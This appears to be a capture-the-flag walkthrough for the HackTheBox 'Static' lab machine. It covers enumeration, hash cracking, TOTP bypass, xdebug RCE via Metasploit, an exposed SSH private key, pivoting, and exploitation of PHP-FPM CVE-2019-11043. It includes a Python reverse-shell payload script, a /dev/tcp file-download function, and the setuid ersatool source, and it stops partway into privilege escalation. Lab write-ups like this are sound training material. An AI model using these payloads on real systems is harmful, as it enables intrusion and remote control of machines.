查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Hard
Points: 40
Release: 19 Jun 2021
IP: 10.10.10.246

- 
- 
#### Enumeration
use nmap as usual
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# nmap -sV -sC -v -p- --min-rate=10000 10.10.10.246
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 16:bb:a0:a1:20:b7:82:4d:d2:9f:35:52:f4:2e:6c:90 (RSA)
| 256 ca:ad:63:8f:30:ee:66:b1:37:9d:c5:eb:4d:44:d9:2b (ECDSA)
|_ 256 2d:43:bc:4e:b3:33:c9:82:4e:de:b6:5e:10:ca:a7:c5 (ED25519)
2222/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a9:a4:5c:e3:a9:05:54:b1:1c:ae:1b:b7:61:ac:76:d6 (RSA)
| 256 c9:58:53:93:b3:90:9e:a0:08:aa:48:be:5e:c4:0a:94 (ECDSA)
|_ 256 c7:07:2b:07:43:4f:ab:c8:da:57:7f:ea:b5:50:21:bd (ED25519)
8080/tcp open http Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 2 disallowed entries
|_/vpn/ /.ftp_uploads/
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
There are three ports open 22:ssh,2222:ssh(Strange) 8080:http
#### Port-80
Blank Page Strange.
Now let's use gobuster.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# gobuster dir -u http://10.10.10.246:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .php,txt
===============================================================
/index.php (Status: 200) [Size: 0]
/robots.txt (Status: 200) [Size: 55]
```
Found robots.txt let's check it out what directories disallow there.
- /vpn/
There is a login page and we don't have creads for that.
- /.ftp_uploads/
Two files first is db.sql.gz and second is warning.txt
Warning tell us about the db.sql.gz file that been corrupted while transfer!!
After some google i found a tool for fix the corrupted gz files.
- [fixgz](https://github.com/yonjar/fixgz)
But first install the requirements for that.
``` bash
apt-get install g++
```
let's compile that cpp file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# g++ fixgz.cpp -o fixgz
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ls
fixgz fixgz.cpp
```
Now let's fix the corrupted gz file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ls
db.sql.gz fixgz fixgz.cpp
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ./fixgz db.sql.gz db.gz
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ls
db.gz db.sql.gz fixgz fixgz.cpp
```
Now it's fixed let's extract the gz file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# gunzip db.gz
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ls -la
总用量 40
drwxr-xr-x 2 root root 4096 6月 26 05:58 .
drwxr-xr-x 98 root root 4096 6月 25 11:14 ..
-rw-r--r-- 1 root root 355 6月 26 05:57 db
-rw-r--r-- 1 root root 262 6月 26 05:56 db.sql.gz
-rwxr-xr-x 1 root root 16904 6月 26 05:55 fixgz
-rw-r--r-- 1 root root 1394 9月 13 2020 fixgz.cpp
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# cat db
CREATE DATABASE static;
USE static;
CREATE TABLE users ( id smallint unsigned not null auto_increment, username varchar(20) not null, password varchar(40) not null, totp varchar(16) not null, primary key (id) );
INSERT INTO users ( id, username, password, totp ) VALUES ( null, 'admin', 'd033e22ae348aeb5660fc2140aec35850c4da997', 'orxxi4c7orxwwzlo' );
```
Now let's try to crack the hash(d033e22ae348aeb5660fc2140aec35850c4da997).
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# john hash
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
admin (?)
1g 0:00:00:00 DONE 2/3 (2021-06-26 06:00) 6.666g/s 18826p/s 18826c/s 18826C/s Winnie..admin1
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
```
Got the username(admin) & password(admin) let's try to login in inside /vpn/login.php
Admin account has 2FA enabled.
But the good news is we have the secret totp(orxxi4c7orxwwzlo)
- [firefox add-ons Authenticator](https://addons.mozilla.org/en-US/firefox/addon/auth-helper/)
Let's use this extension and get the OTP.
Copy the OPT and send it.
Now we are inside Support Portal
Let's type web and get the web.ovpn file.
Now let's connect with web.ovpn file.
But it's giving us error let's check the file.
We see that it's want vpn.static.htb
let's add this inside /etc/hosts.
``` bash
10.10.10.246 vpn.static.htb
```
Now let's try to connect.
Now let's go to this web ip.
But it's loading and we can't see the web page.
We see in the image that we have two interface first tun0 second tun9 but in tun9 we have the ip 172.30.0.9 and the web page we want to access that's ip is 172.20.0.10
So we want to add the route for access the web page in tun9 interface.
``` bash
ip route add 172.20.0.0/24 dev tun9
```
And now we can access the web page.
Let's go to info.php
And we have the phpinfo page.
Found the xdebug let's check the exploit for that.
Got the metasploit module let's try to exploit with that.
- [xdebug Unauthenticated OS Command Execution](https://www.rapid7.com/db/modules/exploit/unix/http/xdebug_unauth_exec/)
``` bash
msf6 exploit(unix/http/xdebug_unauth_exec) > options
Module options (exploit/unix/http/xdebug_unauth_exec):
Name Current Setting Required Description
---- --------------- -------- -----------
PATH /vpn/login.php yes Path to target webapp
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.20.0.10 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT 80 yes The target port (TCP)
SRVHOST 0.0.0.0 yes Callback host for accepting connections
SRVPORT 9000 yes Port to listen for the debugger
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST tun9 yes The listen address (an interface may be specified)
LPORT 9001 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
msf6 exploit(unix/http/xdebug_unauth_exec) > run
[*] Started reverse TCP handler on 172.30.0.9:9001
[*] 172.20.0.10:80 - Waiting for client response.
[*] 172.20.0.10:80 - Receiving response
[*] 172.20.0.10:80 - Shell might take upto a minute to respond.Please be patient.
[*] 172.20.0.10:80 - Sending payload of size 2026 bytes
[*] Sending stage (39282 bytes) to 172.30.0.1
[*] Meterpreter session 2 opened (172.30.0.9:9001 -> 172.30.0.1:53424) at 2021-06-21 00:56:43 -0500
meterpreter > shell
Process 381 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```
And inside /home/www-data/.ssh we got the id_rsa of www-data user so let's use ssh for more stable shell.
``` bash
pwd
/home/www-data/.ssh
ls -al
total 20
drwx------ 2 www-data www-data 4096 Jun 14 07:54 .
drwxr-x--- 4 www-data www-data 4096 Jun 14 08:02 ..
-rw-r--r-- 1 www-data www-data 390 Jun 14 07:54 authorized_keys
-rw------- 1 www-data www-data 1675 Jun 14 07:34 id_rsa
-rw-r--r-- 1 www-data www-data 390 Jun 14 07:34 id_rsa.pub
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA0pNa5qwGZ+DKsS60GPhNfCqZti7z1xPzxOTXwtwO9uYzZpq/
nrhzgJq0nQNVRUbaiZ+H6gR1OreDyjr9YorV2kJqccscBPZ59RAhttaQsBqHkGjJ
QEHYKteL1D+hJ80NDd7fJTtQgzT4yBDwrVKwIUSETMfWgzJ5z24LN5s/rcQYgl3i
VKmls3lsod8ilakdDoYEYt12L4ST/exEoVl0AyD9y8m651q40k1Gz4WzPnaHAlnj
mL6CANfiNAJoc8WnqZN5ruSrWhmivmDbKLlDCO5bCCzi2zMHJKqQkcBxdWk60Qhi
17UJMV3mKVQRprvpeTR2jCMykH81n2KU46doSQIDAQABAoIBAADCHxWtkOhW2uQA
cw2T91N3I86QJLiljb8rw8sj17nz4kOAUyhTKbdQ102pcWkqdCcCuA6TrYhkmMjl
pXvxXAvJKXD3dkZeTNohEL4Dz8mSjuJqPi9JDWo6FHrTL9Vg26ctIkiUChou2qZ9
ySAWqCO2h3NvVMpsKBwjHU858+TASlo4j03FJOdmROmUelcqmRimWxgneHBAHEZj
GqDuPjmPmw7pbThqlETyosrbaB3rROzUp9CKAHzYB1BvOTImDsb6qQ+GdKwewAQf
j60myPuxl4qgY8O2yqLFUH3/ovtPTKqHJSUFBO23wzS1qPLupzu1GVXwlsdlhRWA
Amvx+AECgYEA6OOd9dgqXR/vBaxDngWB6ToVysWDjO+QsjO4OpFo7AvGhMRR+WpK
qbZyJG1iQB0nlAHgYHEFj4It9iI6NCdTkKyg2UzZJMKJgErfgI0Svkh/Kdls23Ny
gxpacxW3d2RlyAv4m2hG4n82+DsoPcN+6KxqGRQxWywXtsBsYkRb+wkCgYEA53jg
+1CfGEH/N2TptK2CCUGB28X1eL0wDs83RsU7Nbz2ASVQj8K0MlVzR9CRCY5y6jcq
te1YYDiuFvT+17ENSe5fDtNiF1LEDfp45K6s4YU79DMp6Ot84c2fBDIh8ogH0D7C
CFdjXCI3SIlvc8miyivjRHoyJYJz/cO94DsTE0ECgYA1HlWVEWz4OKRoAtaZYGA1
Ng5qZYqPxsSWIL3QfgIUdMse1ThtTxUgiICYVmqmfP/d/l+TH7RI+0RIc54a7y1c
PkOhzKlqfQSnwmwgAg1YYWi/vtvZYgeoZ4Zh4X4rOTcN3c0ihTJFzwZWsAeJruFv
aIP6nGR1iyUNhe4yq6zfIQKBgANYQNAA2zurgHeZcrMUqsNdefXmB2UGPtKH9gGE
yhU9tMRReLeLFbWAfJj2D5J2x3xQ7cIROuyxBPr58VDGky2VTzRUo584p/KXwvVy
/LaJiVM/BgUCmhxdL0YNP2ZUxuAgeAdM0/e52time8DNkhefyLntlhnqp6hsEqtR
zzXBAoGBANB6Wdk/X3riJ50Bia9Ai7/rdXUpAa2B4pXARnP1/tw7krfPM/SCMABe
sjZU9eeOecWbg+B6RWQTNcxo/cRjMpxd5hRaANYhcFXGuxcg1N3nszhWDpHIpGr+
s5Mwc3oopgv6gMmetHMr0mcGz6OR9KsH8FvW1y+DYY3tUdgx0gau
-----END RSA PRIVATE KEY-----
```
let's login with ssh now
But it's doesn't work on default ssh port.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# mousepad id_rsa_www-data
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# chmod 600 id_rsa_www-data
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ssh -i id_rsa_www-data www-data@10.10.10.246
The authenticity of host '10.10.10.246 (10.10.10.246)' can't be established.
ECDSA key fingerprint is SHA256:JT8cPLAcOoDDuERFqP/Ap/sGDqquy6BK/8fkFO2QFJc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.246' (ECDSA) to the list of known hosts.
www-data@10.10.10.246's password:
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ssh -i id_rsa_www-data www-data@10.10.10.246 -p 2222
The authenticity of host '[10.10.10.246]:2222 ([10.10.10.246]:2222)' can't be established.
ECDSA key fingerprint is SHA256:SO5uMKk4fPWk/kDc0dLD5Uf7dlyIes4r6s26waZlxkQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.246]:2222' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.19.0-16-amd64 x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sat Jun 26 04:17:44 2021 from 10.10.14.127
www-data@web:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@web:~$ whoami
www-data
www-data@web:~$ cat user.txt
cat: user.txt: No such file or directory
www-data@web:~$ ls
www-data@web:~$ pwd
/home/www-data
www-data@web:~$ cd ..
www-data@web:/home$ cat user.txt
f7f8154a785fe452b1da61b75d72cce8
```

Let's try with custom port of ssh 2222 which we see inside nmap scan.
And we got the user.txt
- 
#### Privilege escalation
If you see on the Support Portal we have another network of ip(192.168.254.3).
And if we see inside our ssh Connection we are in the same network on eth1 interface.
``` bash
www-data@web:/home$ ifconfig
eth0: flags=4163 mtu 1500
inet 172.20.0.10 netmask 255.255.255.0 broadcast 172.20.0.255
ether 02:42:ac:14:00:0a txqueuelen 0 (Ethernet)
RX packets 3037 bytes 399264 (399.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2520 bytes 352660 (352.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163 mtu 1500
inet 192.168.254.2 netmask 255.255.255.0 broadcast 192.168.254.255
ether 02:42:c0:a8:fe:02 txqueuelen 0 (Ethernet)
RX packets 59 bytes 5838 (5.8 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 21 bytes 2874 (2.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73 mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 412 bytes 21630 (21.6 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 412 bytes 21630 (21.6 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```
let's do port forwarding with ssh so we can access the network
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# ssh -L 80:192.168.254.3:80 www-data@10.10.10.246 -p2222 -i id_rsa_www-data
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.19.0-16-amd64 x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Sat Jun 26 10:24:36 2021 from 10.10.14.5
www-data@web:~$
```
Now let's go to localhost or 127.0.0.1 and we got the page.
There is nothing on the website just saying batch mode: /usr/bin/ersatool...
And if we check the header we see PHP-FPM/7.1 is running let's check the exploit for that.
- [PHP-FPM Remote Code Execution Vulnerability (CVE-2019–11043) Analysis](https://medium.com/@knownsec404team/php-fpm-remote-code-execution-vulnerability-cve-2019-11043-analysis-35fd605dd2dc)
- [CVE-2019-11043 poc](https://github.com/theMiddleBlue/CVE-2019-11043)
After reading the article i understand that how to exploit this and get rev shell.
#### Step 1
Git clone the repo and get the exploit.py file and delete the directory.
#### Step 2
create simple script to make things easy.
luci.py
``` bash
import requests
payload = '/usr/bin/python3.6 -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.254.2",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")\''
r = requests.get("http://192.168.254.3/index.php?a="+payload)
print(r.text)
```
#### Step 3
Download the nc binary.
- [nc](https://github.com/H74N/netcat-binaries/blob/master/nc)
#### Step 4
Put all 3 files in one folder and transfer them with scp.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# scp -P 2222 -i id_rsa_www-data nc www-data@10.10.10.246:/tmp/nc
nc 100% 762KB 119.0KB/s 00:06
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# scp -P 2222 -i id_rsa_www-data 2019-11043-exploit.py www-data@10.10.10.246:/tmp/exploit.py
2019-11043-exploit.py 100% 4280 12.0KB/s 00:00
┌──(root💀kali)-[~/hackthebox/machine/static]
└─# scp -P 2222 -i id_rsa_www-data luci.py www-data@10.10.10.246:/tmp/luci.py
luci.py
```
Now open 2 ssh Connections and start netcat listner on 9001 in one of the ssh connection.
After start the netcat listner run the exploit.py
``` bash
www-data@web:/tmp$ python3 exploit.py --url http://192.168.254.3/index.php
[*] QSL candidate: 1754, 1759, 1764
[*] Target seems vulnerable (QSL:1754/HVL:220): PHPSESSID=6d483f623d1874f92a3042afbb704e76; path=/
[*] RCE successfully exploited!
You should be able to run commands using:
curl http://192.168.254.3/index.php?a=bin/ls+/
```
After running the exploit you got the url. we don't need to open that url because we create a script for that so they open that and add the python3 exploit and we got the rev shell.
We just need to run the dedsec.py for 2-3 times and we got the shell.
``` bash
www-data@web:/tmp$ ./nc -lvp 9001
listening on [any] 9001 ...
192.168.254.3: inverse host lookup failed: ���fy
connect to [192.168.254.2] from (UNKNOWN) [192.168.254.3] 46410
www-data@pki:~/html$ whoami
www-data
www-data@pki:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@pki:~/html$ ls
ls
index.php uploads
```
Now if you remember we see a file called ersatool on web page. Let's check that file.
After checking that file i known that it's a binary which running as root.
``` bash
www-data@pki:~/html$ ls -al /usr/bin/ersatool
ls -al /usr/bin/ersatool
-rwxr-xr-x 1 root root 22496 Jun 21 17:05 /usr/bin/ersatool
www-data@pki:~/html$ file /usr/bin/ersatool
file /usr/bin/ersatool
/usr/bin/ersatool: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=961368a18afcdeccddd1f423353ff104bc09e6ae, not stripped
```
And after some enumeration i found the source code that file.
``` bash
www-data@pki:~/html$ find / -name ersatool.* 2>/dev/null
find / -name ersatool.* 2>/dev/null
/usr/src/ersatool.c
```
source code of ersatool binary.
- ersatool.c
``` bash
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
//easyrsa configuration
char ERSA_DIR[]="/opt/easyrsa";
char TA_KEY[]="/opt/easyrsa/clients/ta.key";
char OUTPUT_DIR[]="/opt/easyrsa/clients";
char BASE_CONFIG[]="/opt/easyrsa/clients/base.conf";
char EXT[]=".ovpn";
//void printCN(char*,int);
void filePrint(char*);
void revokeCN(char*,int);
void createCN(char*,int);
void integrateCN(char*);
void getHelp(char*,int);
void cleanStr(char*);
//deprecated function - prints the CN ovpn config file
//conf file can be printed with inegrateCN(); <- create
void printCN(char *cn, int i){
char fn[100];
char buffer[100];
if(i==1){
printf("print->CN=");
fflush(stdout);
memset(buffer,0,sizeof(buffer));
read(0,buffer,sizeof(buffer));
}
else {
memset(buffer,0,sizeof(buffer));
strncat(buffer,cn,sizeof(buffer));
}
if(!strncmp("\n",buffer,1)) { return; }
do{
strncpy(fn, OUTPUT_DIR,sizeof(fn));
strncat(fn, "/",sizeof(fn)-strlen(fn));
strncat(fn, strtok(basename(buffer),"\n"),sizeof(fn)-strlen(fn));
strncat(fn, EXT, sizeof(fn)-strlen(fn));
printf(buffer); //checking buffer content
filePrint(fn);
if(i==1){
printf("\nprint->CN=");
fflush(stdout);
memset(buffer,0,sizeof(buffer));
read(0,buffer,sizeof(buffer));
}
} while (strncmp("\n",buffer,1) && i==1);
}
void filePrint(char *filename){
int bfsiz=1;
char buffer[bfsiz];
int fd;
ssize_t fr;
memset(buffer,0,bfsiz);
setuid(0); //escalating privileges to read root owned files
if((fd=open(filename,O_RDONLY))<0){
printf("[!] ERR reading %s!\n",filename);
}
while(fr=read(fd,buffer,bfsiz)>0){
printf("%s",buffer);
memset(buffer,0,bfsiz);
}
close(fd);
fflush(stdout);
}
void revokeCN(char *cn, int i){
puts("[!] Not implemented");
fflush(stdout);
}
//creates and prints new CN config file
void createCN(char *cn, int i){
int devNull, sout, serr, pid, status, oid;
char EASYRSA[50];
char buffer[100];
char CMD[100];
char WD[50];
memset(EASYRSA,0,sizeof(EASYRSA));
strcat(EASYRSA,ERSA_DIR);
strcat(EASYRSA,"/easyrsa");
if(i==1){
printf("create->CN=");
fflush(stdout);
memset(buffer,0,sizeof(buffer));
read(0,buffer,sizeof(buffer));
}
else {
memset(buffer,0,sizeof(buffer));
strncat(buffer, cn, sizeof(buffer));
}
if(!strncmp("\n",buffer,1)) { return; }
do{
pid = vfork();
if(pid==0){
char *a[] = {EASYRSA,"build-client-full",strtok(basename(buffer),"\n"),"nopass","batch"};
//forge the command string
cleanStr(a[2]);
sprintf(CMD,"%s %s %.20s %s %s",a[0],a[1],a[2],a[3],a[4]);
sout=dup(STDOUT_FILENO);
serr=dup(STDERR_FILENO);
devNull=open("/dev/null",O_WRONLY);
dup2(devNull,STDOUT_FILENO);
dup2(devNull,STDERR_FILENO);
setuid(0); //escalating privilges to generate required files
chdir(ERSA_DIR);
system(CMD);
exit(0);
}
dup2(sout,STDOUT_FILENO);
dup2(serr,STDERR_FILENO);
close(devNull);
usleep(500000);
integrateCN(buffer);
if(i==1){
printf("create->CN=");
fflush(stdout);
memset(buffer,0,sizeof(buffer));
read(0,buffer,sizeof(buffer));
}
} while (strncmp("\n",buffer,1) && i==1);
}
//print valid ovpnfile for provided cn
void integrateCN(char *cn){
char PKI_DIR[50];
char KEY_DIR[50];
char CRT_DIR[50];
char CA_CERT[50];
char CN_CERT[50];
char CN_KEY[50];
memset(PKI_DIR,0,sizeof(PKI_DIR));
memset(KEY_DIR,0,sizeof(KEY_DIR));
memset(CRT_DIR,0,sizeof(CRT_DIR));
memset(CA_CERT,0,sizeof(CA_CERT));
memset(CN_CERT,0,sizeof(CN_CERT));
memset(CN_KEY,0,sizeof(CN_KEY));
strcat(PKI_DIR,ERSA_DIR);
strcat(PKI_DIR,"/pki");
strcat(KEY_DIR,PKI_DIR);
strcat(KEY_DIR,"/private");
strcat(CRT_DIR,PKI_DIR);
strcat(CRT_DIR,"/issued");
strcat(CA_CERT,PKI_DIR);
strcat(CA_CERT,"/ca.crt");
strcat(CN_CERT,CRT_DIR);
strcat(CN_CERT,"/");
strcat(CN_CERT,basename(cn));
strcat(CN_CERT,".crt");
strcat(CN_KEY,KEY_DIR);
strcat(CN_KEY,"/");
strcat(CN_KEY,basename(cn));
strcat(CN_KEY,".key");
filePrint(BASE_CONFIG);
printf("\n");
filePrint(CA_CERT);
printf("\n");
printf("\n");
filePrint(CN_CERT);
printf("\n");
printf("\n");
filePrint(CN_KEY);
printf("\n");
printf("key-direction 1\n\n");
filePrint(TA_KEY);
printf("\n");
fflush(stdout);
}
void getHelp(char *prog, int i){
if(i==1) {
printf("create|print|revoke|exit\n");
fflush(stdout);
}
else{
printf("batch mode: %s create|print|revoke CN\n",prog);
fflush(stdout);
exit(255);
}
}
//clean non alphanum chars from string to secure
void cleanStr(char *str)
{
unsigned long i = 0;
unsigned long j = 0;
char c;
while ((c = str[i++]) != '\0')
{
if (isalnum(c))
{
str[j++] = c;
}
}
str[j] = '\0';
}
int main(int argc, char **argv){
int interactive=0;
char opt[8];
char *cn;
if(argc!=3 && argc!=1){
getHelp(argv[0],interactive);
}
else if(argc==1){
interactive=1;
printf("# ");
fflush(stdout);
memset(opt,0,sizeof(opt));
read(0,opt,sizeof(opt));
cn=NULL;
}
else {
strncpy(opt,argv[1],sizeof(opt));
cn=argv[2];
}
do {
if(!strncmp("revoke",opt,6)){
revokeCN(cn,interactive);
}
else if (!strncmp("print",opt,5)){
printCN(cn,interactive);
}
else if (!strncmp("create",opt,6)){
createCN(cn,interactive);
}
else if (!strncmp("exit",opt,4)){
exit(0);
}
else{
getHelp(argv[0], interactive);
}
if(interactive==1){
memset(opt,0,sizeof(opt));
printf("# ");
fflush(stdout);
memset(opt,0,sizeof(opt));
read(0,opt,sizeof(opt));
}
} while(interactive==1);
}
```
So we have two methods for geeting root
1. using format string vulnerability
2. path injection
So i use path injection for doing that.
So let's monitor the calls of binary with pspy but the problem is how do we transfer that pspy binary on that machiene because there is no curl and wget or nothing for that.
But i found a way to transfer pspy into machiene by help of this article.
- [how to download a file using just bash and nothing else](https://unix.stackexchange.com/questions/83926/how-to-download-a-file-using-just-bash-and-nothing-else-no-curl-wget-perl-et)
With the help of this bash script i will transfer that pspy binary.
``` bash
function __curl() {
read proto server path <<<$(echo ${1//// })
DOC=/${path// //}
HOST=${server//:*}
PORT=${server//*:}
[[ x"${HOST}" == x"${PORT}" ]] && PORT=80
exec 3<>/dev/tcp/${HOST}/$PORT
echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
(while read line; do
[[ "$line" == $'\r' ]] && break
done && cat) <&3
exec 3>&-
}
```
#### Step 1
First thing first let's download the pspy binary.
- [pspy64s](https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s)
#### Step 2
Then transfer the pspy binary into www-data with scp.
``` bash
scp -P 2222 -i id_rsa_www-data pspy64s www-data@10.10.10.246:/tmp/pspy
```
#### Step 3
Start the python3 server on the /tmp directory.
``` bash
www-data@web:/tmp$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```
#### Step 4
Follow the steps again to get the second shell with luci.py because we want two shells first is for running pspy second is for running ersatool binary.
After everything ready go to the shell which we get from luci.py and paste the whole script on terminal.
1. go to /tmp directory
2. create a directory www
3. paste the whole code which we get from stackoverflow
4. then call the function with __curl
5. and download the file inside /tmp/www directory
``` bash
www-data@pki:~/html$ cd /tmp
cd /tmp
www-data@pki:/tmp$ mkdir www
mkdir www
www-data@pki:/tmp$ cd www
cd www
www-data@pki:/tmp/www$ ls
ls
www-data@pki:/tmp/www$ function __curl() {
function __curl() {
> read proto server path <<<$(echo ${1//// })
DOC=/${path// //}
HOST=${server//:*}
PORT=${server//*:}
[[ x"${HOST}" == x"${PORT}" ]] && PORT=80
exec 3<>/dev/tcp/${HOST}/$PORT
echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
(while read line; do
[[ "$line" == $'\r' ]] && break
done && cat) <&3
exec 3>&-
} read proto server path <<<$(echo ${1//// })
> DOC=/${path// //}
> HOST=${server//:*}
> PORT=${server//*:}
> [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
>
> exec 3<>/dev/tcp/${HOST}/$PORT
> echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
> (while read line; do
> [[ "$line" == $'\r' ]] && break
> done && cat) <&3
> exec 3>&-
>
}
www-data@pki:/tmp/www$ __curl http://192.168.254.2:1337/pspy > pspy
__curl http://192.168.254.2:1337/pspy > pspy
www-data@pki:/tmp/www$ ls -al
ls -al
total 1140
drwxr-xr-x 2 www-data www-data 4096 Jun 26 11:44 .
drwxrwxrwt 1 root root 4096 Jun 26 11:44 ..
-rw-r--r-- 1 www-data www-data 1156536 Jun 26 11:44 pspy
www-data@pki:/tmp/www$
```
Now after transferring pspy run that on first rev shell.
``` bash
www-data@pki:/tmp/www$ chmod +x pspy
chmod +x pspy
www-data@pki:/tmp/www$ ./pspy | tee log
```
Now on second rev shell run that ersatool binary.
``` bash
/usr/bin/ersatool
create
a
print
a
b
exit
```
